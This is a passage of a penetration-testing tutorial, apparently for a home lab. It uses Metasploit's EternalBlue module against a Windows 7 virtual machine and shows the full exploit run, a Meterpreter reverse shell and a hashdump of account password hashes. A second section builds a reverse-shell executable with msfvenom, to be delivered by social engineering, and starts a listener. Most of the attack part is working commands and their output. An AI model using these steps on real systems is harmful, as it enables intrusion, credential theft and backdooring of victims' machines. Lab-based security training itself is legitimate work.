generic_smb_dll_injection.rb  ms05_039_pnp.rb          ms07_029_msdns_zonename.rb          ms17_010_psexec.rb           smb_shadow.rb
group_policy_startup.rb       ms06_025_rasmans_reg.rb  ms08_067_netapi.rb                  netidentity_xtierrpcpipe.rb  timbuktu_plughntcommand_bof.rb
ipass_pipe_exec.rb            ms06_025_rras.rb         ms09_050_smb2_negotiate_func_index.rb  psexec.rb                    webexec.rb
ms03_049_netapi.rb            ms06_040_netapi.rb       ms10_046_shortcut_icon_dllloader.rb  smb_delivery.rb
ms04_007_killbill.rb          ms06_066_nwapi.rb        ms10_061_spoolss.rb                 smb_doublepulsar_rce.rb
ms04_011_lsass.rb             ms06_066_nwwks.rb        ms15_020_shortcut_icon_dllloader.rb  smb_relay.rb
```

Now we will use an exploit called **ms17_010_eternalblue.rb** to exploit the windows system.

```
PRIMARY  SECONDARY                                                                                    2:59
kali@kali: ~
File  Actions  Edit  View  Help
msf6 > use exploit/windows/smb

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/windows/smb/generic_smb_dll_injection       2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   1   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   2   exploit/windows/smb/ipass_pipe_exec                 2015-01-21       excellent  Yes    IPass Control Pipe Remote Command Execution
   3   exploit/windows/smb/ms03_049_netapi                 2003-11-11       good       No     MS03-049 Microsoft Workstation Service NetAddAlternateComp
uterName Overflow
   4   exploit/windows/smb/ms04_007_killbill               2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
   5   exploit/windows/smb/ms04_011_lsass                  2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelSe
rver Overflow
   6   exploit/windows/smb/ms04_031_netdde                 2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Overflow
   7   exploit/windows/smb/ms05_039_pnp                    2005-08-09       good       Yes    MS05-039 Microsoft Plug and Play Service Overflow
   8   exploit/windows/smb/ms06_025_rras                   2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overflow
   9   exploit/windows/smb/ms06_025_rasmans_reg            2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
   10  exploit/windows/smb/ms06_040_netapi                 2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Ov
erflow
   11  exploit/windows/smb/ms06_066_nwapi                  2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.dll Module Exploit
   12  exploit/windows/smb/ms06_066_nwwks                  2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll Module Exploit
   13  exploit/windows/smb/ms06_070_wkssvc                 2006-11-14       manual     No     MS06-070 Microsoft Workstation Service NetpManageIPCConnec
t Overflow
   14  exploit/windows/smb/ms07_029_msdns_zonename         2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Ove
rflow (SMB)
   15  exploit/windows/smb/ms08_067_netapi                 2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corr
uption
   16  exploit/windows/smb/smb_relay                       2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   17  exploit/windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07       good       No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Functi
on Table Dereference
   18  exploit/windows/smb/ms10_061_spoolss                2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation Vul
nerability
   19  exploit/windows/smb/ms17_010_eternalblue            2017-03-14       average    Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrup
tion
   20  exploit/windows/smb/ms17_010_psexec                 2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
 Remote Windows Code Execution
   21  exploit/windows/smb/psexec                          1999-01-01       manual     No     Microsoft Windows Authenticated User Code Execution
   22  exploit/windows/smb/smb_rras_erraticgopher          2017-06-13       average    Yes    Microsoft Windows RRAS Service MIBEntryGet Overflow
   23  exploit/windows/smb/smb_shadow                      2021-02-16       manual     No     Microsoft Windows SMB Direct Session Takeover
   24  exploit/windows/smb/ms10_046_shortcut_icon_dllloader  2010-07-16       excellent  No     Microsoft Windows Shell LNK Code Execution
   25  exploit/windows/smb/ms15_020_shortcut_icon_dllloader  2015-03-10       excellent  No     Microsoft Windows Shell LNK Code Execution
```

Now type the exploit number shown in options in the terminal.

```
msf6 > use 19
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.40.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.40.129
rhost => 192.168.40.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.40.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.40.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

To execute the payload, enter the command **'run'** in the terminal and remotely control the target machine.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.40.132:4444
[*] 192.168.40.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.40.129:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.40.129:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.40.129:445 - The target is vulnerable.
[*] 192.168.40.129:445 - Connecting to target for exploitation.
[+] 192.168.40.129:445 - Connection established for exploitation.
[+] 192.168.40.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.40.129:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.40.129:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.40.129:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.40.129:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.40.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.40.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.40.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.40.129:445 - Starting non-paged pool grooming
[+] 192.168.40.129:445 - Sending SMBv2 buffers
[+] 192.168.40.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.40.129:445 - Sending final SMBv2 buffers.
[*] 192.168.40.129:445 - Sending last fragment of exploit packet!
[*] 192.168.40.129:445 - Receiving response from exploit packet
[+] 192.168.40.129:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.40.129:445 - Sending egg to corrupted connection.
[*] 192.168.40.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.40.129
[*] Meterpreter session 1 opened (192.168.40.132:4444 → 192.168.40.129:49161) at 2023-11-05 03:01:10 -0500
[+] 192.168.40.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.40.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.40.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > pwd
C:\Windows\system32
meterpreter > ls
Listing: C:\Windows\system32
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/oVgzYdax.jpeg
meterpreter > sysinfo
Computer        : WIN-6KI7JAC5HKG
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:abe8d6825f333ac5ebc463a50616ddfc:::
SATISH:1000:aad3b435b51404eeaad3b435b51404ee:27c433245e4763d074d30a05aae0af2c:::
meterpreter >
```

NOTE:

Changes in the IP addresses of the virtual machines:

METASPLOITABLE MACHINE: 192.168.40.128

KALI LINUX: 192.168.40.132

WINDOWS 7: 192.168.40.133

CLOSED PORT EXPLOITATION:

When there are no active services running on the system, an attacker may utilize social engineering techniques to inject their own malware into the victim's machine and establish a reverse connection.

[FOR WINDOWS]

STEPS INVOLVED:

1) SCANNING:

The first step in open port exploitation often involves scanning, which includes sending network packets to a target system to determine the OS running. Scanning tools such as Nmap are commonly used for this purpose.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O  192.168.40.133
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 10:22 EST
Nmap scan report for 192.168.40.133
Host is up (0.00058s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:5D:78:EE (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe
:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-6KI7JAC5HKG; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.62 seconds
```

2) USING SUITABLE PAYLOAD MODULE:

The second step is to select an appropriate payload based on the operating system running on the targeted system.

In order to ensure compatibility with the operating system being used, it is necessary to carefully choose a suitable payload.

```
msf6 > show payloads

Payloads
========

   #     Name                                                Disclosure Date  Rank    Check  Description
   -     ----                                                ---------------  ----    -----  -----------
   0     payload/aix/ppc/shell_bind_tcp                                       normal  No     AIX Command Shell, Bind TCP Inline
   1     payload/aix/ppc/shell_find_port                                      normal  No     AIX Command Shell, Find Port Inline
   2     payload/aix/ppc/shell_interact                                       normal  No     AIX execve Shell for inetd
   3     payload/aix/ppc/shell_reverse_tcp                                    normal  No     AIX Command Shell, Reverse TCP Inline
   4     payload/android/meterpreter/reverse_http                             normal  No     Android Meterpreter, Android Reverse HT
TP Stager
   5     payload/android/meterpreter/reverse_https                            normal  No     Android Meterpreter, Android Reverse HT
TPS Stager
   6     payload/android/meterpreter/reverse_tcp                              normal  No     Android Meterpreter, Android Reverse TC
P Stager
   7     payload/android/meterpreter_reverse_http                             normal  No     Android Meterpreter Shell, Reverse HTTP
 Inline
   8     payload/android/meterpreter_reverse_https                            normal  No     Android Meterpreter Shell, Reverse HTTP
S Inline
   9     payload/android/meterpreter_reverse_tcp                              normal  No     Android Meterpreter Shell, Reverse TCP
Inline
   10    payload/android/shell/reverse_http                                   normal  No     Command Shell, Android Reverse HTTP Sta
ger
   11    payload/android/shell/reverse_https                                  normal  No     Command Shell, Android Reverse HTTPS St
ager
   12    payload/android/shell/reverse_tcp                                    normal  No     Command Shell, Android Reverse TCP Stag
er
   13    payload/apple_ios/aarch64/meterpreter_reverse_http                   normal  No     Apple_iOS Meterpreter, Reverse HTTP Inl
ine
   14    payload/apple_ios/aarch64/meterpreter_reverse_https                  normal  No     Apple_iOS Meterpreter, Reverse HTTPS In
line
   15    payload/apple_ios/aarch64/meterpreter_reverse_tcp                    normal  No     Apple_iOS Meterpreter, Reverse TCP Inli
ne
   16    payload/apple_ios/aarch64/shell_reverse_tcp                          normal  No     Apple iOS aarch64 Command Shell, Revers
e TCP Inline
   17    payload/apple_ios/armle/meterpreter_reverse_http                     normal  No     Apple_iOS Meterpreter, Reverse HTTP Inl
ine
   18    payload/apple_ios/armle/meterpreter_reverse_https                    normal  No     Apple_iOS Meterpreter, Reverse HTTPS In
line
   19    payload/apple_ios/armle/meterpreter_reverse_tcp                      normal  No     Apple_iOS Meterpreter, Reverse TCP Inli
ne
   20    payload/bsd/sparc/shell_bind_tcp                                     normal  No     BSD Command Shell, Bind TCP Inline
   21    payload/bsd/sparc/shell_reverse_tcp                                  normal  No     BSD Command Shell, Reverse TCP Inline
   22    payload/bsd/vax/shell_reverse_tcp                                    normal  No     BSD Command Shell, Reverse TCP Inline
   23    payload/bsd/x64/exec                                                 normal  No     BSD x64 Execute Command
   24    payload/bsd/x64/shell_bind_ipv6_tcp                                  normal  No     BSD x64 Command Shell, Bind TCP Inline
(IPv6)
   25    payload/bsd/x64/shell_bind_tcp                                       normal  No     BSD x64 Shell Bind TCP
   26    payload/bsd/x64/shell_bind_tcp_small                                 normal  No     BSD x64 Command Shell, Bind TCP Inline
   27    payload/bsd/x64/shell_reverse_ipv6_tcp                               normal  No     BSD x64 Command Shell, Reverse TCP Inli
ne (IPv6)
   28    payload/bsd/x64/shell_reverse_tcp                                    normal  No     BSD x64 Shell Reverse TCP
   29    payload/bsd/x64/shell_reverse_tcp_small                              normal  No     BSD x64 Command Shell, Reverse TCP Inli
ne
   30    payload/bsd/x86/exec                                                 normal  No     BSD Execute Command
   31    payload/bsd/x86/metsvc_bind_tcp                                      normal  No     FreeBSD Meterpreter Service, Bind TCP
   32    payload/bsd/x86/metsvc_reverse_tcp                                   normal  No     FreeBSD Meterpreter Service, Reverse TC
P Inline
```

3) CREATING PAYLOAD:

The payload is now created by defining a local IP address and listener port number.

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.40.132 lport=4444 -f exe > remoteconnection.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.40.132 lport=4444 -f exe > remoteconnection.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

4) USING SUITABLE EXPLOIT:

Use the appropriate exploit from the Metasploit framework, based on the requirements.

```
msf6 > show exploits

Exploits
========

   #    Name                                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                                  ---------------  ----       -----  -----------
   0    exploit/aix/local/ibstat_path                                         2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1    exploit/aix/local/invscout_rpm_priv_esc                               2023-04-24       excellent  Yes    invscout RPM Privilege Escalation
   2    exploit/aix/local/xorg_x11_server                                     2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
   3    exploit/aix/rpc_cmsd_opcode21                                         2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   4    exploit/aix/rpc_ttdbserverd_realpath                                  2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   5    exploit/android/adb/adb_server_exec                                   2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execution
   6    exploit/android/browser/samsung_knox_smdm_url                         2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   7    exploit/android/browser/stagefright_mp4_tx3g_64bit                    2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   8    exploit/android/browser/webview_addjavascriptinterface                2012-12-21       excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
   9    exploit/android/fileformat/adobe_reader_pdf_js_interface              2014-04-13       good       No     Adobe Reader for Android addJavascriptInterface Exploit
   10   exploit/android/local/binder_uaf                                      2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
   11   exploit/android/local/futex_requeue                                   2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Exploit
   12   exploit/android/local/janus                                           2017-07-31       manual     Yes    Android Janus APK Signature bypass
   13   exploit/android/local/put_user_vroot                                  2013-09-06       excellent  No     Android get_user/put_user Exploit
   14   exploit/android/local/su_exec                                         2017-08-31       manual     No     Android 'su' Privilege Escalation
   15   exploit/apple_ios/browser/safari_jit                                  2016-08-25       good       No     Safari Webkit JIT Exploit for iOS 7.1.2
   16   exploit/apple_ios/browser/safari_libtiff                              2006-08-01       good       No     Apple iOS MobileSafari LibTIFF Buffer Overflow
   17   exploit/apple_ios/browser/webkit_createthis                           2018-03-15       manual     No     Safari Webkit Proxy Object Type Confusion
   18   exploit/apple_ios/browser/webkit_trident                              2016-08-25       manual     No     WebKit not_number defineProperties UAF
   19   exploit/apple_ios/email/mobilemail_libtiff                            2006-08-01       good       No     Apple iOS MobileMail LibTIFF Buffer Overflow
   20   exploit/apple_ios/ssh/cydia_default_ssh                               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   21   exploit/bsd/finger/morris_fingerd_bof                                 1988-11-02       normal     Yes    Morris Worm fingerd Stack Buffer Overflow
   22   exploit/bsdi/softcart/mercantec_softcart                              2004-08-19       great      No     Mercantec SoftCart CGI Overflow
   23   exploit/dialup/multi/login/manyargs                                   2001-12-12       good       No     System V Derived /bin/login Extraneous Arguments Buffer Overflow
   24   exploit/firefox/local/exec_shellcode                                  2014-03-10       excellent  No     Firefox Exec Shellcode from Privileged Javascript Shell
   25   exploit/freebsd/ftp/proftp_telnet_iac                                 2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   26   exploit/freebsd/http/citrix_dir_traversal_rce                         2019-12-17       excellent  Yes    Citrix ADC (NetScaler) Directory Traversal RCE
   27   exploit/freebsd/http/watchguard_cmd_exec                              2015-06-29       excellent  Yes    Watchguard XCS Remote Command Execution
   28   exploit/freebsd/local/intel_sysret_priv_esc                           2012-06-12       great      Yes    FreeBSD Intel SYSRET Privilege Escalation
   29   exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc                      2020-07-07       great      Yes    FreeBSD ip6_setpktopt Use-After-Free Privilege Escalation
   30   exploit/freebsd/local/mmap                                            2013-06-18       great      Yes    FreeBSD 9 Address Space Manipulation Privilege Escalation
   31   exploit/freebsd/local/rtld_execl_priv_esc                             2009-11-30       excellent  Yes    FreeBSD rtld execl() Privilege Escalation
   32   exploit/freebsd/local/watchguard_fix_corrupt_mail                     2015-06-29       manual     Yes    Watchguard XCS FixCorruptMail Local Privilege Escalation
   33   exploit/freebsd/misc/citrix_netscaler_soap_bof                        2014-09-22       normal     Yes    Citrix NetScaler SOAP Handler Remote Code Execution
   34   exploit/freebsd/samba/trans2open                                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   35   exploit/freebsd/tacacs/xtacacsd_report                                2008-01-08       average    No     XTACACSD report() Buffer Overflow
   36   exploit/freebsd/telnet/telnet_encrypt_keyid                           2011-12-23       great      No     FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   37   exploit/freebsd/webapp/spamtitan_unauth_rce                           2020-04-17       normal     Yes    SpamTitan Unauthenticated RCE
   38   exploit/hpux/lpd/cleanup_exec                                         2002-08-28       excellent  No     HP-UX LPD Command Execution
   39   exploit/irix/lpd/tagprinter_exec                                      2001-09-01       excellent  Yes    Irix LPD tagprinter Command Execution
   40   exploit/linux/antivirus/escan_password_exec                           2014-04-04       excellent  Yes    eScan Web Management Console Command Injection
   41   exploit/linux/browser/adobe_flashplayer_aslaunch                      2008-12-17       good       No     Adobe Flash Player ActionScript Launch Command Execution Vulnerability
   42   exploit/linux/fileformat/unrar_cve_2022_30333                         2022-06-28       excellent  No     UnRAR Path Traversal (CVE-2022-30333)
   43   exploit/linux/ftp/proftp_sreplace                                     2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   44   exploit/linux/ftp/proftp_telnet_iac                                   2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   45   exploit/linux/games/ut2004_secure                                     2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   46   exploit/linux/http/accellion_fta_getstatus_oauth                      2015-07-10       excellent  Yes    Accellion FTA getStatus verify_oauth_token Command Execution
   47   exploit/linux/http/advantech_switch_bash_env_exec                     2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   48   exploit/linux/http/airties_login_cgi_bof                              2015-03-31       normal     Yes    Airties login-cgi Buffer Overflow
   49   exploit/linux/http/alcatel_omnipcx_mastercgi_exec                     2007-09-09       manual     No     Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
   50   exploit/linux/http/alienvault_exec                                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   51   exploit/linux/http/alienvault_sqli_exec                               2014-04-24       excellent  Yes    AlienVault OSSIM SQL Injection and Remote Code Execution
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

5) SET PAYLOAD:

We need to use the exact same payload that we used while creating the malicious file.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

6) SETUP THE LISTENER:

Show options command displays the necessary requirements to establish a connection between the attacker and the target, and provides additional details if needed.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.40.132
lhost ⇒ 192.168.40.132
```

7) RUN/EXECUTE:


To execute the payload,enter the command "run" in the terminal.

```
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.132:4444
```

